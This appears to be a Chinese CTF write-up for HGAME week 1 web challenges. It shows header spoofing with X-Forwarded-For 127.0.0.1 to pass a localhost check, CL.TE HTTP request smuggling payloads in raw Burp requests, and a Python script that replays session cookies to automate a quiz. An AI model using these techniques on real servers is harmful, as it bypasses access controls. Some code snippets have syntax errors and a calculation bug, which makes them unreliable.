

# Hgame week1 write up

## web

### Hitchhiking\_in\_the\_Galaxy

点击“我要搭顺风车”链接，分析网络请求发现是个302重定向，无法访问 HitchhikerGuide.php



状态	方法	域名	文件	发起者	类型	传输	大小
302	GET	hitchhiker42.0727.site	HitchhikerGuide.php	document	html	1.21 KB	0.98 KB
200	GET	hitchhiker42.0727.site	index.php	document	html	1.15 KB	0.98 KB
200	GET	cdn.jsdelivr.net	jquery.min.js	script	js	已缓存	84.63 KB
200	GET	hitchhiker42.0727.site	favicon.ico	FaviconLoader.jm:191 (img)	html	已缓存	300 字节

一开始没有用 bp 抓包，因为 linux curl 命令可以用来在命令行下进行 http 的上传或下载，用 curl 可以获取指定 URL 的 html 页面。而且 curl 命令默认是不支持重定向的(要跟踪重定向需要加 -L 选项)，所以尝试用 curl 连接

```
zr@zr-laptop: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
zr@zr-laptop:~$ curl http://hitchhiker42.0727.site:42420/HitchhikerGuide.php  
<html>  
<head><title>405 Method Not Allowed</title></head>  
<body bgcolor="white">  
<center>  
<h1>405 Not Allowed</h1>  
<p>顺风车不是这么搭的</p>  
</center>  
<hr>  
<center>nginx/1.14.0 (Ubuntu)</center>  
</body>  
</html>  
zr@zr-laptop:~$
```


提示 405 Method Not Allowed, 所以尝试 POST 请求:

```
zr@zr-laptop:~$ curl -X POST http://hitchhiker42.0727.site:42420/HitchhikerGuide.php  
只有使用"无限非概率引擎"(Infinite Improbability Drive)才能访问这里~  
zr@zr-laptop:~$
```

在这里卡了很长时间，后来猜测“引擎”指搜索引擎，所以需要伪造 User-Agent 首部字段。直接用

Burpsuite 比较方便:


Burpsuite 抓包, 修改请求方法和 User-Agent



得到新的响应:

你知道吗? [茄子](#)特别要求: 你得从他的[Cardinal](#)过来


很明显需要伪造 Referer, Cardinal 链接地址为 <https://cardinal.ink/>



提示 flag 需要从本地访问, 需要添加 X-Forwarded-For 字段, 并设置为 127.0.0.1:

```
Raw Headers Hex
POST /HitchhikerGuide.php HTTP/1.1
Host: hitchhiker42.0727.site:42420
User-Agent: Infinite Improbability Drive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://cardinal.ink/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1
```


成功拿到 flag



## 简单且上头的游戏


由于是个 H5 写的前端的游戏，分析源码也没有发现有用的信息。所以尝试玩到2000分，发现页面显示不全，宽高比例太大，不可能达到2000分，查资料才知道这个游戏的红线位置不是固定的，会随着页面比例改变而改变，宽高比例小会使红线上移，而且容错率提高。所以 F12 --> 修改响应式设计模式 --> 自

定义设备，修改尺寸比例：



测试发现比例过小会使页面无法渲染，200：1000已经足够。





或许是最笨的办法，不过不知道还能怎么做了。

---

## 宝藏走私者

因为有提示是 http 走私，先尝试 CL 不为0的 GET 请求，若前端服务器允许 CL 不为0的 GET 请求，则第

二个 GET 请求将被当作请求体，将完整报文转发给后端服务器。若后端服务器不处理 CL，则报文会被当作两次请求处理，从而绕过前端服务器。

Burp Suite Professional v1.6 - licensed to LarryLau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 x 2 x ...

Go Cancel < >

Target: http://thief.0727.site

**Request**

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: thief.0727.site
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 47

GET /secret HTTP/1.1
Host: thief.0727.site
```

**Response**

Raw Headers Hex HTML Render

```
iv.js"></script>
<script
src="https://oss.maxcdn.com/libs/respond.js/1.3.0/respon
d.min.js"></script>
<![endif]-->
</head>
<body>
<script
src="https://code.jquery.com/jquery.js"></script>
<script src="js/bootstrap.min.js"></script>

<br><div class="alert alert-warning" style="
width:80%;
max-width: 800px;
min-width: 50px;
max-height: 1600px;
min-height: 50px;
margin: 100px auto auto;
display: block;
float: none;
text-align: center;
">WARNING! YOU ARE VISITING A SECRET SERVER!<br>YOU CAN
ONLY VISIT THE <a href="/secret">SECRET_DATA</a> AS
LOCALHOST!</div>
</body>
</html>
```

Done 1,121 bytes | 24 millis

根据 200 响应和返回页面判断前端和后端服务器都允许了请求体不为0的 GET 请求

再尝试 CL-CL 类型:

Burp Suite Professional v1.6 - licensed to LarryLau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 x 2 x ...

Go Cancel < >

Target: http://thief.0727.site

**Request**

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: thief.0727.site
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 56
Content-Length: 7

12345
GET /secret HTTP/1.1
Host: thief.0727.site
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 400 Bad Request
Server: ATS/7.1.2
Date: Sat, 06 Feb 2021 01:04:12 GMT
Content-Type: text/html
Content-Length: 182
Age: 0
Connection: keep-alive

<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>
```

Done 344 bytes | 102 millis

返回了 400 Bad Request，说明也不行。

尝试 CL-TE 类型，利用前端服务器处理 Content-Length，后端服务器处理 Transfer-Encoding 实现走私。构造 payload:


Content-Length: 25

Transfer-Encoding: chunked

0

GET /secret HTTP/1.1

前端将0和 GET 请求当作请求体转发给后端，而后端以 chunked 方式处理，遇到 0\r\n 时认为请求体结束，于是 GET 请求被当作另一个请求。



成功拿到 flag

## 智商检测鸡

抓包发现后端 Server 是 Werkzeug/1.0.1 Python/3.8.7，一开始想到的是 flask session 伪造，但是没有找到 secret-key 的泄漏，所以行不通。由于积分式全部为  $(ax + b)$  形式，可以用爬虫爬取题目，计算出结果再模拟提交。

先手算一个题提交，用 burpsuite 抓包，分析请求顺序：

Burp Suite Professional v1.6 - licensed to LarryLau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Meth...	URL	Params	Edited	Status	Length	MIME t...	Extension	Title
252	http://r4u.top:5000	GET	/api/getStatus			200	205	JSON		
253	http://detectportal.firefo...	GET	/success.txt			200	220	text	txt	
254	http://detectportal.firefo...	GET	/success.txt?ip=4			200	220	text	txt	
255	http://r4u.top:5000	POST	/api/verify			200	300	JSON		
256	http://r4u.top:5000	GET	/api/getQuestion			200	429	JSON		
257	http://r4u.top:5000	GET	/api/getStatus			200	205	JSON		
258	http://detectportal.firefo...	GET	/success.txt					text	txt	
259	http://detectportal.firefo...	GET	/success.txt					text	txt	
260	http://detectportal.firefo...	GET	/success.txt					text	txt	

Request Response

Raw Params Headers Hex

POST /api/verify HTTP/1.1  
Host: r4u.top:5000  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:84.0) Gecko/20100101 Firefox/84.0  
Accept: application/json, text/javascript, \*/\*; q=0.01  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Content-Type: application/json; charset=utf-8  
Content-Length: 17  
Origin: http://r4u.top:5000  
Connection: keep-alive  
Referer: http://r4u.top:5000/  
Cookie: session=eyJzb2x2aW5nIjowfQ.YB3vNQ.LSd5r7OCKPi\_l\_gU3-A2S\_TEbnuU

{"answer": -42927}

Type a search term 0 matches

发现点击提交后先对 URL /api/Verify 发起 POST 请求，答案以 json 格式作为请求体。

响应中比较重要的是 Set-Cookie 字段，说明以 session 形式保存当前答题的状态，爬虫发请求时需要带

上 Cookie，同时根据响应中的 Set-Cookie 字段来重置自己的 Cookie。



Burp Suite Professional v1.6 - licensed to LarryLau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Meth...	URL	Params	Edited	Status	Length	MIME t...	Extension	Title
252	http://r4u.top:5000	GET	/api/getStatus			200	205	JSON		
253	http://detectportal.firefo...	GET	/success.txt			200	220	text	txt	
254	http://detectportal.firefo...	GET	/success.txt?ipV4			200	220	text	txt	
255	http://r4u.top:5000	POST	/api/verify			200	300	JSON		
256	http://r4u.top:5000	GET	/api/getQuestion			200	429	JSON		
257	http://r4u.top:5000	GET	/api/getStatus			200	205	JSON		
258	http://detectportal.firefo...	GET	/success.txt					text	txt	
259	http://detectportal.firefo...	GET	/success.txt					text	txt	
260	http://detectportal.firefo...	GET	/success.txt					text	txt	

Request Response

Raw Headers Hex

HTTP/1.0 200 OK  
 Content-Type: application/json  
 Content-Length: 16  
 Content-Type: application/json  
 Vary: Cookie  
 Set-Cookie: session=eyJzb2x2aW5nIjoxfQ.YB3yzQ.3h5y7DRibGIX7rLlg6MqF\_NwqgI; HttpOnly; Path=/  
 Server: Werkzeug/1.0.1 Python/3.8.7  
 Date: Sat, 06 Feb 2021 01:37:17 GMT

```
{ "result": true }
```

Type a search term 0 matches

接下来是对 /api/getQuestion 的 GET 请求，可以从响应中获得下一题的题目。积分表达式以 MathML 格式表示，可以用 python 的 lxml 库进行 xpath 解析。

Burp Suite Professional v1.6 - licensed to LarryLau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Meth...	URL	Params	Edited	Status	Length	MIME t...	Extension	Title
252	http://r4u.top:5000	GET	/api/getStatus			200	205	JSON		
253	http://detectportal.firefo...	GET	/success.txt			200	220	text	txt	
254	http://detectportal.firefo...	GET	/success.txt?ipV4			200	220	text	txt	
255	http://r4u.top:5000	POST	/api/verify			200	300	JSON		
256	http://r4u.top:5000	GET	/api/getQuestion			200	429	JSON		
257	http://r4u.top:5000	GET	/api/getStatus			200	205	JSON		
258	http://detectportal.firefo...	GET	/success.txt					text	txt	
259	http://detectportal.firefo...	GET	/success.txt					text	txt	
260	http://detectportal.firefo...	GET	/success.txt					text	txt	

Request Response

Raw Headers Hex

HTTP/1.0 200 OK  
 Content-Type: application/json  
 Content-Length: 237  
 Content-Type: application/json  
 Vary: Cookie  
 Server: Werkzeug/1.0.1 Python/3.8.7  
 Date: Sat, 06 Feb 2021 01:37:27 GMT

```
{ "question": "<math><mrow><msubsup><mo>\u222b</mo><mrow><mo>-</mo><mn>68</mn></mrow><mrow><mn>83</mn></mrow></msubsup><mo>></mo><mn>18</mn><mi>x</mi></mo><mo>+</mo><mn>18</mn><mo>></mo><mtext><mi>d</mi></mtext><mi>x</mi><mtd/></mrow></math>" }
```

Type a search term 0 matches

xpath 解析和计算函数 cal():

```
# 存储mathml格式的全局字符串，初始字符串可以随便设，只要符合格式即可
exp_str = "<math><mrow><msubsup><mo>\u222b</mo><mrow><mo>-</mo><mn>23</mn></mrow>
<mrow><mn>73</mn></mrow></msubsup>\" \
    \"<mo>(</mo><mn>6</mn><mi>x</mi><mo>+</mo><mn>17</mn><mo>)</mo><mtext>
<mi>d</mi></mtext><mi>x</mi><mtd></mrow></math>\"
```

```
def cal():
    html = etree.HTML(exp_str)
    sign1 = html.xpath('//msubsup/mrow[1]/mo/text()') # 解析出符号位
    sign2 = html.xpath('//msubsup/mrow[2]/mo/text()')
    top = int(html.xpath('//msubsup/mrow[2]/mn/text())[0]) # 解析积分上下限
    bot = int(html.xpath('//msubsup/mrow[1]/mn/text())[0])
    a = int(html.xpath('//math/mrow/mn[1]/text())[0]) # 解析a,b和运算符
    op = html.xpath('//math/mrow/mo[2]/text())[0]
    b = int(html.xpath('//math/mrow/mn[2]/text())[0])
    if (len(sign1) != 0):
        bot = -bot
    if (len(sign2) != 0):
        top = -top
    if (op == '+'):
        return ((0.5*a*top*top + b*top)-(0.5*a*bot*bot + b*bot))
    else:
        return ((0.5*a*top*top - b*top)-(0.5*a*bot*bot - bot))
```

提交答案，获取 Cookie 的函数 Verify():

```
def verify():
    url = 'http://r4u.top:5000/api/verify'
    ans = cal()
    data = {"answer": ans}
    post_data = json.dumps(data)
    print(ans)
    response = requests.post(url=url, headers=headers, data=post_data, cookies=cookies)
    if (response.cookies.get('session')!=None):
        cookies['session'] = response.cookies.get('session') # 更新本地 Cookie
    print(response.json())
```

getQuestion() 函数:

```
def getQuestion():
    global exp_str
    url = 'http://r4u.top:5000/api/getQuestion'
    response = requests.get(url=url, headers=headers, cookies=cookies)
    question = response.json()
    exp_str = question['question'] # 更新 exp_str 为当前题目
```

最后分析网页源码，发现有个 fuckmath.js 文件，里面的 getStatus() 函数在 solving = 100 的时候调用 getFlag() 函数。

```
if(solving === 100)
    getFlag();
```

getFlag() 函数中请求 URL 为 /api/getFlag ,所以在爬虫中第100次时请求一下就可拿到 flag.

完整代码：

```
from lxml import etree
import requests
import json

# 存储mathml格式字符串，初始字符串可以随便设，只要符合格式即可
exp_str = "<math><mrow><msubsup><mo>\u222b</mo><mrow><mo>-</mo><mn>23</mn></mrow><mrow><mn>73</mn></mrow></msubsup>\" \
    \"<mo>(</mo><mn>6</mn><mi>x</mi><mo>+</mo><mn>17</mn><mo>)</mo><mtext><mi>d</mi></mtext><mi>x</mi><mtd/></mrow></math>\"

def cal():
    html = etree.HTML(exp_str)
    sign1 = html.xpath('//msubsup/mrow[1]/mo/text()')
    sign2 = html.xpath('//msubsup/mrow[2]/mo/text()')
    top = int(html.xpath('//msubsup/mrow[2]/mn/text()')[0])
    bot = int(html.xpath('//msubsup/mrow[1]/mn/text()')[0])
    a = int(html.xpath('//math/mrow/mn[1]/text()')[0])
    op = html.xpath('//math/mrow/mo[2]/text()')[0]
    b = int(html.xpath('//math/mrow/mn[2]/text()')[0])
    if(len(sign1) != 0):
        bot = -bot
    if (len(sign2) != 0):
        top = -top
    if (op == '+'):
        return ((0.5*a*top*top + b*top)-(0.5*a*bot*bot + b*bot))
    else:
        return ((0.5*a*top*top - b*top)-(0.5*a*bot*bot - bot))

headers = {
    'Host': 'r4u.top:5000',
    'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0',
    'Origin': 'http://r4u.top:5000',
    'Referer': 'http://r4y.top:5000/',
    'Connection': 'keep-alive',
    'Content-Type': 'application/json;charset=utf-8'
}
cookies = {'session': ''}

def verify():
    url = 'http://r4u.top:5000/api/verify'
    ans = cal()
    data = {"answer": ans}
    post_data = json.dumps(data)
    print(ans)
    response = requests.post(url=url, headers=headers, data=post_data, cookies=cookies)
```

```

if (response.cookies.get('session')!=None):
    cookies['session'] = response.cookies.get('session')
print(response.json())


def getStatus():
    url = 'http://r4u.top:5000/api/getStatus'
    response = requests.get(url=url, headers=headers, cookies=cookies)
    status = response.json()
    print(status)

def getQuestion():
    global exp_str
    url = 'http://r4u.top:5000/api/getQuestion'
    response = requests.get(url=url, headers=headers, cookies=cookies)
    question = response.json()
    exp_str = question['question']
    #print(exp_str)

def getFlag():
    url = 'http://r4u.top:5000/api/getFlag'
    response = requests.get(url=url, headers=headers, cookies=cookies)
    print(response.text)

if __name__ == '__main__':
    for i in range(101):
        verify()
        getStatus()
        getQuestion()
        if i == 100:
            getFlag()

```



```

{'result': True}
{'solving': 99}
-2567.5
{'result': True}
{'solving': 100}
{"flag": "hgame{3very0ne_H4tes_Math}"}

Process finished with exit code 0

```

